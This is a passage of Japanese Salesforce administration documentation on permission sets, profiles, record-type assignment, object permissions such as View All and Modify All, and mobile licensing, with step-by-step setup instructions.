デスクトップクライアントアクセス	✅	
ログイン時間帯	✅	
ログイン IP の範囲	✅	

このセクションの内容:

権限とアクセス権の無効化

プロファイルと権限セットを使用して、アクセス権を付与できますが、アクセス拒否を設定することはできません。プロファイルまたは権限セットのいずれかで許可された権限が優先されます。たとえば、Jane Smith のプロファイルで「所有権の移行」が有効化されていなくても、Jane の権限セットの 2 つで有効化されている場合、所有しているかどうかに関係なく、所有権を移行できます。権限を無効にするには、ユーザから権限のすべてのインスタンスを削除する必要があります。これは、次のアクションで実行できます。アクションごとに起こりうる結果を示します。

アクション	結果
権限を無効化する、またはプロファイルのアクセス設定とユーザに割り当てられているすべての権限セットを削除します。	プロファイルまたは権限セットに割り当てられている他のすべてのユーザの権限またはアクセス設定が無効化されます。
ユーザプロファイルで、権限またはアクセス設定が有効化されている場合、ユーザに別のプロファイルを割り当てます。 および ユーザに割り当てられている権限セットで、権限またはアクセス設定が有効化されている場合、ユーザのその権限セットの割り当てを削除します。	ユーザは、プロファイルまたは権限セットに関連付けられている他の権限またはアクセス設定を失う可能性があります。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Essentials** Edition、**Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

いずれの場合も結果を解決するには、すべての選択肢を検討します。たとえば、権限またはアクセス設定が有効化されている、割り当てられたプロファイルまたは割り当てられている権限セットをコピーできます。次に、権限またはアクセス設定を無効化して、コピーしたプロファイルまたは権限セットをユーザに割り当てます。もう1つの方法として、できるだけ多くのユーザを表せるように最小限の権限と設定を含む基本プロファイルを作成します。次に、権限セットを作成して他のアクセス権を追加していきます。

権限セット

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Essentials** Edition、**Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

権限セットは、さまざまなツールと機能へのアクセス権をユーザに付与する設定と権限のコレクションです。権限セットの設定と権限はプロファイルにも含まれますが、権限セットは、ユーザのプロファイルを変更せずにユーザの機能アクセス権を拡張します。

ユーザが使用できるプロファイルは 1 つのみですが、Salesforce エディションによっては複数の権限セットを使用できます。権限セットは、プロファイルとは関係なく、さまざまな種別のユーザに割り当てることができます。

主な職務に関係なく、ユーザの論理グループ別にアクセス権を付与する権限セットを作成します。たとえば、「Sales User (営業ユーザ)」というプロファイルをもつユーザが数名いるとします。このプロファイルが割り当てられているユーザは、リードを参照、作成、編集することができます。この全員ではなく、何人かにリードの削除および移行もしてもらう必要があります。別のプロファイルを作成する代わりに、権限セットを作成します。

あるいは、組織に Inventory (在庫) カスタムオブジェクトがあるとします。多くのユーザはこのオブジェクトに対する「参照」アクセス権が必要ですが、少数のユーザには「編集」アクセス権が必要です。「参照」アクセス権を付与する権限セットを作成し、該当するユーザに割り当てることができます。次に、Inventory オブジェクトへの「編集」アクセス権を付与する別の権限セットを作成し、少数のユーザグループに割り当てます。

権限がプロファイルでは無効で権限セットでは有効化されている場合、そのプロファイルと権限セットを持つユーザには権限が付与されます。たとえば、Jane Smith のプロファイルで「パスワードポリシーの管理」が有効化されていなくても、Jane の権限セットの 1 つで有効化されている場合、パスワードポリシーを管理できます。

このセクションの内容:

リストビューからの権限セットの編集

個々の権限セットにアクセスしなくても、直接リストビューから最大 200 件の権限セットの権限を変更できます。

権限セットでのアプリケーションおよびシステムの設定

権限セットの権限と設定は、アプリケーションおよびシステムカテゴリに整理されます。これらのカテゴリには、システムおよびアプリケーションリソースを管理および使用するためにユーザに必要な権限が反映されます。

権限セットの [割り当てられたユーザ] ページ

[割り当てられたユーザ] ページから、権限セットに割り当てられたすべてのユーザを表示することや、その他のユーザを割り当てること、ユーザ割り当てを削除することができます。

権限セットの検索

権限セットの別のページにすばやく移動するには、権限セットの詳細ページで検索語を入力します。

権限セットでの割り当てられたアプリケーションの参照と編集

割り当てられたアプリケーション設定では、Lightning Platform アプリケーションメニューで選択できるアプリケーションを指定します。

権限セットでのカスタムレコードタイプの割り当て

権限セットでのカスタム権限の有効化

カスタム権限により、カスタムプロセスまたはカスタムアプリケーションへのアクセス権を付与できます。カスタム権限を作成してプロセスまたはアプリケーションに関連付けたら、権限セットでその権限を有効化できます。

権限セットの割り当ての管理

ユーザの詳細ページから 1 人のユーザに権限セットを割り当てることや、任意の権限セットページから複数のユーザに権限セットを割り当てることができます。

権限セットリストビューの作成と編集

権限セットリストビューを作成、編集して、特定の項目と権限が設定された権限セットのリストを表示できます。たとえば、「すべてのデータの編集」が有効になっているすべての権限セットのリストビューを作成できます。

1. [権限セット] ページで、[新規ビューの作成] をクリックするか、ビューを選択して [編集] をクリックします。
2. ビュー名を入力します。
3. [検索条件の指定] で、「*すべてのデータの編集 次の文字列と一致する* `True`」など、リスト項目が一致する必要がある条件を指定します。
   a. 設定名を入力するか、 をクリックして検索し、必要な設定を選択します。
   b. 検索条件の演算子を選択します。
   c. 一致する必要がある値を入力します。

      ヒント: ユーザライセンスがない権限セットのみを表示するには、［設定］に「ユーザライセンス」と入力して、［演算子］を `equals` に設定し、［値］項目に「""」と入力します。

   d. 別の検索条件を指定するには、[行を追加] をクリックします。検索条件行は、25 行まで指定できます。
4. [表示する項目の選択] で、リストビューの列として表示する設定を指定します。15 列まで追加できます。
   a. [検索] ドロップダウンリストから、設定種別を選択します。
   b. 追加する設定の最初の数文字を入力し、[検索] をクリックします。

      メモ: 検索で 500 個を超える値が検出されると、結果は表示されません。検索条件を絞り込み、表示される検索結果の数を減らしてください。
5. [保存] をクリックするか、既存のビューをコピーする場合は、名前を変更して [別名で保存] をクリックします。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Essentials** Edition、**Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

権限セットリストビューを作成、編集、および削除する
- 「プロファイルと権限セットの管理」

リストビューからの権限セットの編集

個々の権限セットにアクセスしなくても、直接リストビューから最大200件の権限セットの権限を変更できます。

メモ: この方法で権限セットを編集するときには注意してください。一括変更を行うと、組織内のユーザに対して広範囲の影響が及ぶ可能性があります。

1. 編集する権限セットと権限を含むリストビューを作成または選択します。
2. 複数の権限セットを編集するには、編集する各権限セットの横にあるチェックボックスをオンにします。複数ページの権限セットを選択した場合、各ページの選択は記憶されます。
3. 編集する権限をダブルクリックします。複数の権限セットの場合は、選択した権限セットのいずれかにある権限をダブルクリックします。
4. 表示されるダイアログボックスで、その権限を有効または無効にします。ある権限を変更すると、その他の権限も変更される場合があります。たとえば、「ケースの管理」と「ケース所有者の移行」が権限セットで有効になっている場合は、「ケース所有者の移行」を無効にすると、「ケースの管理」も無効になります。この場合は、ダイアログボックスに影響を受ける権限が一覧表示されます。
5. 複数の権限セットを変更するには、[選択した *n* 件のすべてのレコード](*n* は選択した権限セット数) を選択します。
6. [保存] をクリックします。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Essentials** Edition、**Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

リストビューから複数の権限セットを編集する
- 「プロファイルと権限セットの管理」

複数の権限セットを編集する場合は、編集権限のある権限セットのみが変更されます。たとえば、インライン編集を使用して10個の権限セットの「すべてのデータの編集」を有効化し、1つの権限セットには「すべてのデータの編集」権限がないとします。この場合、「すべてのデータの編集」権限がない権限セット以外のすべての権限セットで「すべてのデータの編集」が有効になります。

すべての変更が、設定変更履歴に記録されます。

権限セットでのアプリケーションおよびシステムの設定

権限セットの権限と設定は、アプリケーションおよびシステムカテゴリに整理されます。これらのカテゴリには、システムおよびアプリケーションリソースを管理および使用するためにユーザに必要な権限が反映されます。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Essentials** Edition、**Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

アプリケーション設定

アプリケーションは一連のタブで構成され、ユーザがヘッダーのドロップダウンメニューを選択して変更できます。どのアプリケーションを選択しても、基礎となるオブジェクト、コンポーネント、データ、および設定はすべて同じです。アプリケーションを選択するとき、ユーザは一連のタブを移動することで基礎となる機能を効率よく使用してアプリケーション固有のタスクを実行できます。たとえば、ほとんどの作業を、[取引先]や[商談]のようなタブが含まれる営業アプリケーションで行うとします。新しいマーケティングキャンペーンを追跡するには、[キャンペーン]タブを営業アプリケーションに追加するのではなく、アプリケーションドロップダウンから [マーケティング] を選択してキャンペーンとキャンペーンメンバーを参照します。

権限セット概要ページの[アプリケーション]セクションには、アプリケーションで実現されるビジネスプロセスに直接関連付けられた設定が含まれます。たとえば、カスタマーサービスエージェントはケースを管理する必要があるため、「ケースの管理」権限は、[アプリケーション権限] ページの [コールセンター] セクションにあります。アプリケーション設定には、アプリケーション権限に関連していないものもあります。たとえば、AppExchange から休暇管理アプリケーションを有効にするには、ユーザには該当する Apex クラスと Visualforce ページへのアクセス権と、新しい休暇要求を作成するためのオブジェクト権限および項目権限が必要です。

システム設定

一部のシステムの機能は、組織に適用され、単独のアプリケーションには適用されません。たとえば、「設定・定義を参照する」では設定および管理設定ページを参照できます。その他のシステム機能はすべてのアプリケーションに適用されます。たとえば、「レポート実行」または「ダッシュボードの管理」権限は、管理者がすべてのアプリケーションでレポートを作成および管理できるようにします。場合によっては、「すべてのデータの編集」のように、権限はすべてのアプリケーションだけでなく、データローダのダウンロード機能など、アプリケーション以外の機能にも適用されます。

権限セットの [割り当てられたユーザ] ページ

[割り当てられたユーザ]ページから、権限セットに割り当てられたすべてのユーザを表示することや、その他のユーザを割り当てること、ユーザ割り当てを削除することができます。

権限セットに割り当てられたすべてのユーザを表示するには、権限セットページから [割り当ての管理] をクリックします。[割り当てられたユーザ] ページでは、次の操作を実行できます。

- ユーザを権限セットに割り当てる
- 権限セットからユーザ割り当てを削除する
- ユーザを編集する
- 名前、別名、またはユーザ名をクリックしてユーザの詳細ページを参照する
- プロファイル名をクリックしてプロファイルを表示する

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Essentials** Edition、**Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

権限セットに割り当てられたユーザを参照する
- 「設定・定義の参照」

権限セットの検索

権限セットの別のページにすばやく移動するには、権限セットの詳細ページで検索語を入力します。

いずれかの権限セットの詳細ページで、[設定の検索...] ボックスにオブジェクト、設定、または権限の名前から連続して 3 文字以上を入力します。検索語では、大文字と小文字は区別されません。入力すると、検索語に一致する結果の提案がリストに表示されます。リストの項目をクリックするとその設定ページに移動します。

一部のカテゴリでは、特定の権限または設定の名前を検索できます。他のカテゴリでは、カテゴリの名前ほ検索します。

項目	検索	例
割り当てられたアプリケーション	アプリケーション名	[設定の検索] ボックスに「セールス」と入力し、リストから［セールス］を選択します。
オブジェクト	オブジェクト名	Albums カスタムオブジェクトがあるとします。「albu」と入力し、[Albums] を選択します。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Essentials** Edition、**Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

権限セットを検索する
- 「設定・定義の参照」

項目	検索	例
• 項目 • レコードタイプ	親オブジェクト名	Description 項目を含む Albums オブジェクトがあるとします。Albums の［説明］項目を検索するには、「*albu*」と入力し、［Albums］を選択し、[項目権限] で［説明］までスクロールします。
タブ	タブまたは親オブジェクト名	「*レポー*」と入力し、［レポート］を選択します。
アプリケーション権限およびシステム権限	権限名	「*api*」と入力し、［API の有効化］を選択します。
他のすべてのカテゴリ	カテゴリ名	Apex クラスのアクセス設定を検索するには、「*apex*」と入力し、［Apex クラスアクセス］を選択します。カスタム権限を検索するには、「*cust*」と入力し、［カスタム権限］を選択します。他のカテゴリについても同じです。

結果が返されなくても心配はいりません。次のヒントを参考にしてください。

- オブジェクト、設定、または権限名に一致する連続する 3 文字以上が検索語に含まれていることを確認します。
- 検索対象の権限、オブジェクト、設定が、現在の Salesforce 組織では使用できない可能性があります。
- 検索対象の項目が、現在の権限セットに関連付けられているユーザライセンスでは使用できない可能性があります。たとえば、標準 Platform ユーザライセンスに関連する権限セットには、「すべてのデータの編集」権限は含まれません。
- 権限セットに関連付けられた権限セットライセンスに、検索しているオブジェクト、設定、または権限名が含まれていません。

権限セットでの割り当てられたアプリケーションの参照と編集

割り当てられたアプリケーション設定では、Lightning Platform アプリケーションメニューで選択できるアプリケーションを指定します。

プロファイルとは異なり、権限セットではデフォルトのアプリケーションを割り当てることはできません。アプリケーションを表示するかどうかのみを指定できます。

アプリケーションを割り当てる手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*権限セット*」と入力し、[権限セット] を選択します。
2. 権限セットを選択するか、新規で作成します。
3. 権限セットの概要ページで、[割り当てられたアプリケーション] をクリックします。
4. [編集] をクリックします。
5. アプリケーションを割り当てるには、[選択可能なアプリケーション] リストでアプリケーションを選択してから [追加] をクリックします。権限セットからアプリケーションを削除するには、[選択可能なアプリケーション] リストでアプリケーションを選択してから [削除] をクリックします。
6. [保存] をクリックします。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Essentials** Edition、**Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

割り当てられたアプリケーション設定を編集する
- 「プロファイルと権限セットの管理」

権限セットでのカスタムレコードタイプの割り当て

1. [設定] から、[クイック検索] ボックスに「*権限セット*」と入力し、[権限セット] を選択します。
2. 権限セットを選択するか、新規で作成します。
3. 権限セットの概要ページで [オブジェクト設定] をクリックし、目的のオブジェクトをクリックします。
4. [編集] をクリックします。
5. この権限セットに割り当てるレコードタイプを選択します。
6. [保存] をクリックします。

このセクションの内容:

レコードタイプへのアクセスの指定方法

プロファイルまたは権限セットあるいはその両方の組み合わせで、ユーザにレコードタイプを割り当てることができます。レコードタイプの割り当ては、プロファイルと権限セットでは動作が異なります。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

レコードタイプを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

権限セットでレコードタイプを割り当てる
- 「プロファイルと権限セットの管理」

レコードタイプへのアクセスの指定方法

プロファイルまたは権限セットあるいはその両方の組み合わせで、ユーザにレコードタイプを割り当てることができます。レコードタイプの割り当ては、プロファイルと権限セットでは動作が異なります。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- ユーザのデフォルトのレコードタイプは、ユーザの個人設定で指定されます。デフォルトのレコードタイプを権限セットで指定することはできません。
- プロファイルでは［--マスタ--］レコードタイプを割り当てることができます。権限セットで割り当てることができるのは、カスタムレコードタイプのみです。レコード作成の動作は、プロファイルと権限セットでどのレコードタイプが割り当てられるかによって異なります。

ユーザのプロファイルに存在するレコードタイプ	ユーザの権限セット内のカスタムレコードタイプの合計数	レコード作成時の動作
--マスタ--	なし	新規レコードはマスタレコードタイプに関連付けられます。
--マスタ--	1	新規レコードはカスタムレコードタイプに関連付けられます。ユーザはマスタレコードタイプを選択できません。
--マスタ--	複数	ユーザはレコードタイプの選択を促されます。
カスタム	1 つ以上	ユーザはレコードタイプの選択を促されます。個人設定では、ユーザのデフォルトのレコードタイプを使用するオプションを設定し、レコードタイプの選択を促されないようにできます。

- ページレイアウトの割り当てはプロファイルでのみ指定でき、権限セットでは使用できません。権限セットでカスタムレコードタイプを割り当てると、その権限セットを持つユーザには、プロファイルでそのレコードタイプに指定されたページレイアウトの割り当てが付与されます(プロファイルでは、ページレイアウトの割り当ては、レコードタイプが割り当てられていなくても、すべてのレコードタイプに対して指定されます)。
- リード変換では、ユーザのプロファイルで指定されたデフォルトのレコードタイプが、変換後のレコードに使用されます。

- ユーザは、任意のレコードタイプに割り当てられたレコードを参照できます。このため、ページレイアウトは、ユーザのプロファイルですべてのレコードタイプに割り当てられます。ユーザのプロファイルまたは権限セットでのレコードタイプの割り当てでは、ユーザがそのレコードタイプのレコードを参照できるかどうかは決まりません。レコードタイプの割り当ては、単にユーザがレコードを作成または編集するときにそのレコードタイプを使用できることを指定します。
- 権限セットでのレコードタイプは、パッケージおよび変更セットではサポートされていません。このため、Sandbox組織の権限セットでのレコードタイプの割り当ては、本番組織で手動で再現する必要があります。

権限セットでのカスタム権限の有効化

カスタム権限により、カスタムプロセスまたはカスタムアプリケーションへのアクセス権を付与できます。カスタム権限を作成してプロセスまたはアプリケーションに関連付けたら、権限セットでその権限を有効化できます。

1. [設定] から、[クイック検索] ボックスに「*権限セット*」と入力し、[権限セット] を選択します。
2. 権限セットを選択するか、新規で作成します。
3. 権限セットの概要ページで、[カスタム権限] をクリックします。
4. [編集] をクリックします。
5. カスタム権限を有効にするには、[利用可能なカスタム権限] リストで権限を選択し、[追加] をクリックします。権限セットからカスタム権限を削除するには、[有効化されたカスタム権限] リストでアプリケーションを選択してから [削除] をクリックします。
6. [保存] をクリックします

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Essentials** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Group Edition および Professional Edition 組織では、カスタム権限の作成、編集は実行できませんが、管理パッケージの一部としてカスタム権限をインストールできます。

ユーザ権限

権限セットでカスタム権限を有効にする
- 「プロファイルと権限セットの管理」

権限セットの割り当ての管理

ユーザの詳細ページから 1 人のユーザに権限セットを割り当てることや、任意の権限セットページから複数のユーザに権限セットを割り当てることができます。

- 1 人のユーザへの権限セットの割り当て
- 複数ユーザへの権限セットの割り当て
- 権限セットからのユーザ割り当ての削除

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Essentials** Edition、**Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

このセクションの内容:

1 人のユーザへの権限セットの割り当て
ユーザの詳細ページから、1 人のユーザに権限セットを割り当てることや、権限セットの割り当てを削除することができます。

複数ユーザへの権限セットの割り当て
いずれかの権限セットページから、1 人以上のユーザに権限セットを割り当てます。

権限セットからのユーザ割り当ての削除
任意の権限セットページで、1 人以上のユーザから権限セットの割り当てを削除できます。

1 人のユーザへの権限セットの割り当て

ユーザの詳細ページから、1 人のユーザに権限セットを割り当てることや、権限セットの割り当てを削除することができます。

[権限セットの割り当て] ページには、次の権限セットが表示されます。

- 関連するライセンスのない権限セット。たとえば、権限セットのライセンスの種類に [なし] が選択されている場合、その権限セットを割り当てることができます。権限セットで有効化されるすべての設定と権限がユーザのライセンスで許可されることを確認します。選択された権限がユーザのライセンスで許可されない場合、割り当ては失敗します。
- ユーザのライセンスと一致する権限セット。たとえば、ユーザのライセンスが Chatter Only である場合、Chatter Only ライセンスを持つ権限セットを割り当てることができます。
- 権限セットライセンスに固有の権限セット。「Identity」という名前の権限セットを作成して、その権限セットを「Identity Connect」権限セットライセンスに関連付けたとします。ユーザを「Identity」に割り当てると、ユーザは Identity Connect 権限セットライセンスで使用できるすべての機能を受け取ります。

メモ: 権限の中には、権限を付与する前に、ユーザが権限セットライセンスを所有していることが要求されるものがあります。たとえば、「Identity Connect を使用」ユーザ権限を Identity 権限セットに追加した場合は、Identity Connect 権限セットライセンスを持つユーザのみをこの権限セットに割り当てることができます。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Essentials** Edition、**Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

権限セットを割り当てる
- 「権限セットの割り当て」

1. [設定] から、［クイック検索］ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. ユーザを選択します。
3. [権限セットの割り当て] 関連リストで、[割り当ての編集] をクリックします。
4. 権限セットを割り当てるには、[選択可能な権限セット] で権限セットを選択して [追加] をクリックします。権限セットの割り当てを削除するには、[有効な権限セット] から権限セットを選択して [削除] をクリックします。
5. [保存] をクリックします。

ヒント: この操作および他の管理タスクは、SalesforceA モバイルアプリケーションから実行できます。

複数ユーザへの権限セットの割り当て

いずれかの権限セットページから、1人以上のユーザに権限セットを割り当てます。

1. ユーザに割り当てる権限セットを選択します。
2. [割り当ての管理] をクリックして、[割り当てを追加] をクリックします。
3. 権限セットに割り当てるユーザ名の横にあるチェックボックスをオンにして、[割り当て] をクリックします。

成功を示すメッセージ、または割り当てに必要なライセンスがユーザにないことを示すメッセージが表示されます。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Essentials** Edition、**Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

ユーザに権限セットを割り当てる
- 「権限セットの割り当て」

権限セットからのユーザ割り当ての削除

任意の権限セットページで、1人以上のユーザから権限セットの割り当てを削除できます。

1. [設定] から、[クイック検索] ボックスに「*権限セット*」と入力し、[権限セット] を選択します。
2. 権限セットを選択します。
3. [権限セット] ツールバーで、[割り当ての管理] をクリックします。
4. この権限セットから削除するユーザを選択します。
   1 回に最大 1000 人のユーザを削除できます。
5. [割り当てを削除] をクリックします。
   このボタンは、1人以上のユーザが選択されている場合にのみ使用できます。
6. 権限セットに割り当てられているすべてのユーザのリストに戻るには、[完了] をクリックします。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Essentials** Edition、**Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

権限セットの割り当てを削除する
- 「権限セットの割り当て」

オブジェクトの権限

オブジェクトの権限は、ユーザが各オブジェクトのレコードを作成、参照、編集、および削除するために必要な基本レベルのアクセス権限を指定します。権限セットおよびプロファイルでオブジェクト権限を管理できます。

オブジェクト権限には、共有ルールと共有設定を遵守するものと上書きするものがあります。次の権限は、オブジェクトに対するアクセス権限を指定します。

権限	説明	共有の遵守と上書き
参照	このレコードタイプの参照のみが許可されます。	共有の遵守
作成	レコードの参照と作成が許可されます。	共有の遵守
編集	レコードの参照と更新が許可されます。	共有の遵守
削除	レコードの参照、編集、および削除が許可されます。	共有の遵守

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

権限	説明	共有の遵守と上書き
すべて表示	共有設定に関係なく、このオブジェクトに関連付けられたすべてのレコードの表示が許可されます。	共有の上書き
すべて変更	共有設定に関係なく、このオブジェクトに関連付けられたすべてのレコードの参照、編集、削除、転送、承認が許可されます。 メモ: ドキュメントの「すべての編集」権限があればすべての共有フォルダと公開フォルダにアクセスできますが、フォルダのプロパティの編集や新規のフォルダの作成は行えません。フォルダのプロパティの編集および新規フォルダの作成を行うには、「公開ドキュメントの管理」権限が必要です。	共有の上書き

このセクションの内容:

「すべての参照」および「すべての編集」権限の概要
「すべての参照」および「すべての編集」権限を使用すると、共有ルールおよび共有設定は無視されます。これにより、システム管理者は、組織内の特定のオブジェクトに関連付けられたレコードに対してアクセス権を許可できます。「すべての参照」および「すべての編集」を、「すべてのデータの参照」および「すべてのデータの編集」権限の代わりに使用することもできます。

セキュリティモデルの比較

「すべての参照」および「すべての編集」権限の概要

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: すべてのエディション

「すべての参照」および「すべての編集」権限を使用すると、共有ルールおよび共有設定は無視されます。これにより、システム管理者は、組織内の特定のオブジェクトに関連付けられたレコードに対してアクセス権を許可できます。「すべての参照」および「すべての編集」を、「すべてのデータの参照」および「すべてのデータの編集」権限の代わりに使用することもできます。

この権限のタイプ間には次の違いがあります。

権限	使用目的	この権限を必要とするユーザ
すべて表示 すべて変更	オブジェクト権限の代行。	特定のオブジェクトのレコードを管理する代理管理者
すべてのデータの参照 すべてのデータの編集	組織のすべてのデータの管理、たとえば、データの整理、重複の排除、一括削除、一括移行、レコード承認の管理など。	組織全体の管理者

権限	使用目的	この権限を必要とするユーザ
	「すべてのデータの参照」(または「すべてのデータの編集」)権限を持つユーザは、アプリケーションとデータが自分と共有されていない場合でも、すべてのアプリケーションとデータを参照(または編集)できます。	
すべてのユーザの参照	組織内のすべてのユーザの参照。すべてのユーザに対する参照アクセス権が付与されるため、全ユーザのレコードの詳細を表示でき、また全ユーザが検索やリストビューなどの対象になります。	組織内の全ユーザを表示する必要があるユーザ。ユーザオブジェクトの組織の共有設定が[非公開]の場合に便利です。「ユーザの管理」権限のあるシステム管理者には、「すべてのユーザの参照」権限が自動的に付与されます。

アイデア、価格表、記事タイプ、商品に対する「すべての参照」および「すべての編集」権限を持つことはできません。

「すべての参照」および「すべての編集」は、オブジェクト権限のみの代行を許可します。ユーザ管理およびカスタムオブジェクト管理の任務を委任するため、代理管理者を定義します。

「すべてのユーザの参照」は、組織内のユーザ表示を制御するユーザ共有が組織に設定されている場合に利用できます。ユーザ共有についての詳細は、「ユーザ共有」を参照してください。

セキュリティモデルの比較

Salesforce のユーザセキュリティは、共有と、ユーザおよびオブジェクト権限の組み合わせによって実現されます。エンドユーザレコードレベルのアクセス権など、一部のケースでは、共有を使用してレコードに対するアクセス権を与えたほうが便利です。一方、データのレコード管理ToDo(レコードの転送、データの整理、重複するレコードの排除、レコードの一括削除など)やワークフロー承認プロセスを委任する場合は、共有を上書きして、権限を使用してレコードに対するアクセス権を与えたほうが便利です。

「参照」、「作成」、「編集」、「削除」の各権限が共有設定を遵守します。これにより、レコードレベルでデータへのアクセスを制御します。「すべての参照」および「すべての編集」権限は、指定オブジェクトの共有設定を無効にします。また、「すべてのデータの参照」および「すべてのデータの編集」権限は、すべてのオブジェクトの共有設定を無効にします。

次の表は、2 つのセキュリティモデルの違いを説明したものです。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

	共有を遵守する権限	共有を無効にする権限
対象利用者	エンドユーザ	データの代理管理者

	共有を遵守する権限	共有を無効にする権限
管理対象	「参照」、「作成」、「編集」、および「削除」オブジェクト権限 共有設定	「すべての参照」および「すべての編集」
レコードアクセス権	「非公開」、「参照のみ」、「参照・更新」、「参照/更新/所有権の移行/フルアクセス」権限	「すべての参照」および「すべての編集」
転送可能か?	共有設定 (オブジェクトごとに異なる) を遵守	「すべての編集」権限を持つすべてのオブジェクトで使用可能
レコードを承認できるか、または承認プロセス中のレコードを編集およびロック解除できるか?	なし	「すべての編集」権限を持つすべてのオブジェクトで使用可能
すべてのレコードのレポート出力は可能か?	次のように規定された共有ルールでは可能。公開グループ「組織全体」によって所有されているレコードは、指定グループと「参照のみ」アクセス権によって共有されます。	「すべての参照」権限を持つすべてのオブジェクトで使用可能
オブジェクトサポートは?	商品、ドキュメント、ソリューション、アイデア、メモ、添付ファイルを除くすべてのオブジェクトで使用可能	オブジェクト権限によってほとんどのオブジェクトで使用可能 メモ: アイデア、価格表、記事タイプ、商品に対する「すべての参照」および「すべての編集」権限を持つことはできません。
グループアクセス権を決めるのは?	ロール、ロール&下位ロール、ロールと内部下位ロール、ロール、内部下位ロールとポータル下位ロール、キュー、チーム、公開グループ	プロファイルまたは権限セット
非公開レコードアクセスは可能か?	利用不可	「すべての参照」および「すべての編集」権限を持つ非公開取引先責任者、商談、メモと添付ファイルで使用可能
手動によるレコードの共有は可能か?	レコードの所有者とロール階層内でその所有者の上位にあるユーザで使用可能	「すべての編集」権限を持つすべてのオブジェクトで使用可能
すべてのケースコメントの管理は可能か?	利用不可	ケースに対する「すべての編集」権限で使用可能

Salesforce Mobile Classic の権限

Salesforce Mobile Classic アプリケーションにアクセスする各ユーザには、モバイルライセンスが必要になります。モバイルライセンスを割り当てるには、ユーザレコードの［モバイルユーザ］チェックボックスを使用します。

重要: 2017 年 12 月 1 日をもって、Salesforce Mobile Classic は App Store および Google Play から削除され、現在インストールされている Salesforce Mobile Classic アプリケーションへのアクセスはすべてのユーザと組織で直ちに無効になります。Salesforce Mobile Classic の廃止および移行オプションについての詳細は、「Salesforce Classic Mobile アプリケーションは 2017 年 12 月 1 日をもって廃止されます。」を参照するとともに、Trailblazer Community でこのグループのディスカッションにご参加ください。

Unlimited Edition、Performance Edition、および Developer Edition を使用している組織には、Salesforce ライセンス 1 つにつきモバイルライセンスが 1 つ提供され、［モバイルユーザ］チェックボックスはすべてのユーザに対してデフォルトで有効になります。Professional Edition または Enterprise Edition を使用している組織は、モバイルライセンスを別途購入し、それらのライセンスを手動で割り当てる必要があります。

メモ: 新しい Performance Edition ユーザの場合、［モバイルユーザ］チェックボックスはデフォルトで無効になっています。

アプリケーションをリリースする準備を整えるまで、ユーザがモバイルデバイスで Salesforce Mobile Classic を有効にできないようにするには、すべてのユーザに対して［モバイルユーザ］チェックボックスをオフにします。

エディション

